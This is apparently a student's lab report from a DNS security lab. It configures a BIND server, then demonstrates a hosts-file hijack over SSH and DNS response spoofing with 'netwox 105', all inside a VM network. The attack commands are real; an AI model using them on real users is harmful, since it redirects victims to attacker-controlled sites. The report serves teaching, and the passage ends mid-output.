


Figure 21: User: DNS server responds to the User request

4. Again we can see that the user machine sends the ping request to the DNS server for www.facebook.com and in return server respond to the user with the IP address and name servers of www.facebook.com.




Figure 22: User: The user sends the ping request to the DNS server




Figure 23: User: DNS server responds to the User request


5. Now here to fulfill the request of the user first server checks its cache for the details of www.google.com and www.facebook.com. If it found the record in its cache it directly responds to the user. If the record is not present in the cache then the server forwards the request to the root server and waits for the response. When it gets the response from the root server, the DNS server first saves the information in its cache so that the next time the user requests the same query it directly responds to the user, then it sends back the response to the user machine.

Task-3 Host a zone in the Local DNS Server

In this task, I go back to my server machine and set up my Local DNS Server as the authoritative name server for the www.example.com domain.

Step-1 Create Zones

In this step I need to create two-zone entries for www.example.com, first for forward lookup and second for reverse lookup in the DNS server by adding them in the “named.conf.local” file. For that I open the terminal and open the “named.conf.local” file using the nano editor and enter the zone entries in that file.



```
[04/17/21]seed@VM:~$ sudo nano /etc/bind/named.conf.local
[04/17/21]seed@VM:~$ sudo nano /etc/bind/named.conf.local


Ubuntu Seed-2 (Server) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
GNU nano 2.5.3      File: /etc/bind/named.conf.local      Modified
// Do any local configuration here
//
// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

Zone "example.com" {
type master;
file "/etc/bind/example.com.db";
};
zone "0.168.192.in-addr.arpa" {
type master;
file "/etc/bind/192.168.0.db";
};
```

Figure 24: Server: Entering the zone details in the named.conf.local file

Step-2 Setup the forward lookup zone file


1. In this step, I create the zone file “example.com.db” in the “/etc/bind” directory. This is the file where DNS resolution is stored.



```
[04/17/21]seed@VM:~$ sudo nano /etc/bind/example.com.db
```

Figure 25: Server: Creating forward lookup zone file

2. After that, I open the file and add the zone code in that file.



```
$TTL 3D ; default expiration time of all resource records without
; their own TTL
@ IN SOA ns.example.com. admin.example.com. (
    1 ; Serial
    8H ; Refresh
    2H ; Retry
    4W ; Expire
    1D ) ; Minimum

@ IN NS ns.example.com. ;Address of nameserver
@ IN MX 10 mail.example.com. ;Primary Mail Exchanger

www IN A 192.168.0.101 ;Address of www.example.com
mail IN A 192.168.0.102 ;Address of mail.example.com
ns IN A 192.168.0.10 ;Address of ns.example.com
*.example.com. IN A 192.168.0.100 ;Address for other URL in
; the example.com domain
```

Figure 26: Server: Adding conde in the forward zone file

- In the code, we add the detail of the name and mail server of the www.example.com file with their IP addressed and also add the details of when to refresh, retry and expire the record.

Step-3 Set up the reverse lookup zone file

- In this step, I create the DNS reverse lookup file “192.168.0.db” in the “/etc/bind” directory. This is the file where DNS resolution is stored.




Figure 27: Server: Creating reverse lookup zone file

- After that, I open the file and add the reverse lookup code in that file.



Figure 28: Server: Adding the reverse lookup code in the reverse lookup zone file

Step-4 Restart the BIND server and test

- First, I restart the bind server using the “service bind9 restart” command.





Figure 29: Server: Restart the DNS Server

2. Then I go back to the user machine and ask the local DNS server for the IP address of www.example.com using the dig command.



The screenshot shows a terminal window titled "Terminal" with the command "dig www.example.com" entered. The output of the command is displayed, showing the DNS query process and the resulting IP address. The terminal window is located on a desktop with various icons in the background, including a browser icon and a file manager icon. The desktop has a blue and white theme with the word "DLABS" visible.

```
[04/17/21]seed@VM:~$ dig www.example.com
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51514
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.           IN      A
;;
;; ANSWER SECTION:
www.example.com.      259200  IN      A      192.168.0.101
;;
;; AUTHORITY SECTION:
example.com.          259200  IN      NS     ns.example.com.
;;
;; ADDITIONAL SECTION:
ns.example.com.        259200  IN      A      192.168.0.10
;;
;; Query time: 0 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Sun Apr 18 07:15:26 EDT 2021
;; MSG SIZE  rcvd: 93
```

Figure 30: User: Dig command to ask DNS server the IP of www.example.com


3. Now here we can see that my DNS Server responds to the user with the IP address, name server, and its IP address of www.example.com.

Part-3 Attack on DNS

Now in this part of the lab, we are going to perform different attacks on DNS servers and user machines through the Attacker machine.

Task-4 Modifying the Host file

1. In this task, I first go to the attacker machine and from here I access the user machine using the “ssh” command because both attacker and user are on the same network and the user machine is also not secure.



```
[04/18/21]seed@VM:~$ ssh 10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xqleYzCI.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '10.0.2.5' (ECDSA) to the list of known hosts.
seed@10.0.2.5's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://Landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

[04/18/21]seed@VM:~$ USER Machine Terminal
```

Figure 31: Attacker: SSH the user machine

2. After that from the attacker machine, I open the hosts file in the user machine and add the host and IP address of www.example.com and www.bank32.com in that file so that the user can be redirected to the attacker's malicious website.



```
[04/18/21]seed@VM:~$ sudo nano /etc/hosts
```

```
127.0.0.1      localhost
127.0.1.1      VM
10.0.2.15      www.example.com
10.0.2.15      www.bank32.com
# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
```

Figure 32: Attacker: Opening the hosts file and adding the malicious entry in the file

3. After that, I go to the user machine and open the terminal to ping the website www.bank32.com to see the response and found that the response of the ping is coming from the malicious IP which the attacker set up in the user's machine "hosts" file

```
[04/18/21]seed@VM:~$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=1 ttl=117 time=5.3 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=2 ttl=117 time=68.3 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=3 ttl=117 time=71.6 ms
^C
--- bank32.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 3313ms
rtt min/avg/max/mdev = 68.391/71.781/75.335/2.837 ms
[04/18/21]seed@VM:~$
```

Figure 33: User: Ping response before the attack


```
[04/18/21]seed@VM:~$ ping www.bank32.com
PING www.bank32.com (10.0.2.15) 56(84) bytes of data.
64 bytes from www.example.net (10.0.2.15): icmp_seq=1 ttl=64 time=0.463 ms
64 bytes from www.example.net (10.0.2.15): icmp_seq=2 ttl=64 time=1.98 ms
64 bytes from www.example.net (10.0.2.15): icmp_seq=3 ttl=64 time=1.51 ms
64 bytes from www.example.net (10.0.2.15): icmp_seq=4 ttl=64 time=1.16 ms
^C
--- www.bank32.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3037ms
rtt min/avg/max/mdev = 0.463/1.283/1.985/0.554 ms
[04/18/21]seed@VM:~$
```

Figure 34: User: Ping response after the attack

4. Now here we can see that in the ping response of www.bank32.com before the attack user is getting a response from the actual IP and the google server but after the attack user is getting the response from the attacker's malicious IP.

Task-5 Directly Spoofing Response to User


1. In this task, we have to capture the user's DNS request to resolve the IP address of the website and spoof that request with the fake DNS response.
2. For that, I go to the attacker's machine and use the Netwox tool's 105 utility "Sniff and send DNS answers" to attack the user to sniff its DNS request and spoof it with the attacker's response.
3. To start the attack I open the terminal in the attacker machine and run the Netwox command "Netwox 105 -h www.example.net -H 10.0.2.15 -a ns.example.net -A 10.0.2.4 -f "src host 10.0.2.5" ". In this command "-h" defines the hostname, "-H" defines the host IP, "-a" defines the authoritative nameserver, "-A" defines the nameserver IP and "-f" defines the filter.



```
[04/18/21]seed@VM:~$ sudo netwox 105 -h "www.example.net" -H "10.0.2.15" -a "ns.example.net" -A "10.0.2.4" -f "src host 10.0.2.5"
```

Figure 35: Attacker: Runs the Netwox command


4. Then that I go to the server machine and flush the DNS server cache.



```
[04/18/21]seed@VM:~$ sudo service bind9 restart  
[04/18/21]seed@VM:~$ sudo rndc dumpdb -cache  
[04/18/21]seed@VM:~$ sudo rndc flush
```

Figure 36: Server: Flush the DNS Server Cache

5. After that, I go to the user machine, open the terminal and then ask the local DNS server for the IP address of www.example.net using the dig command. Now here I can see that when the attack is not launched by the attacker I get the accurate information of www.example.net including its IP address, nameservers, and IP address but when the attacker launches the attack I get the spoofed information in the reply.



```
dig www.example.net  
;; global options: +cmd  
;; Got answer:  
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 32073  
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5  
;; OPT PSEUDOSECTION:  
;; EDNS: version: 0, flags:; udp: 4096  
;; QUESTION SECTION:  
;www.example.net. IN A  
;; ANSWER SECTION:  
www.example.net. 86086 IN A 93.184.216.34  
;; AUTHORITY SECTION:  
example.net. 86086 IN NS a.iana-servers.net.  
example.net. 86086 IN NS b.iana-servers.net.
```

Figure 37: User: Dig response before the attack

```

Ubuntu Seed-3 (User) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal AFTER THE ATTACK
[04/18/21]seed@VM:~$ dig www.example.net

; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 6287
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
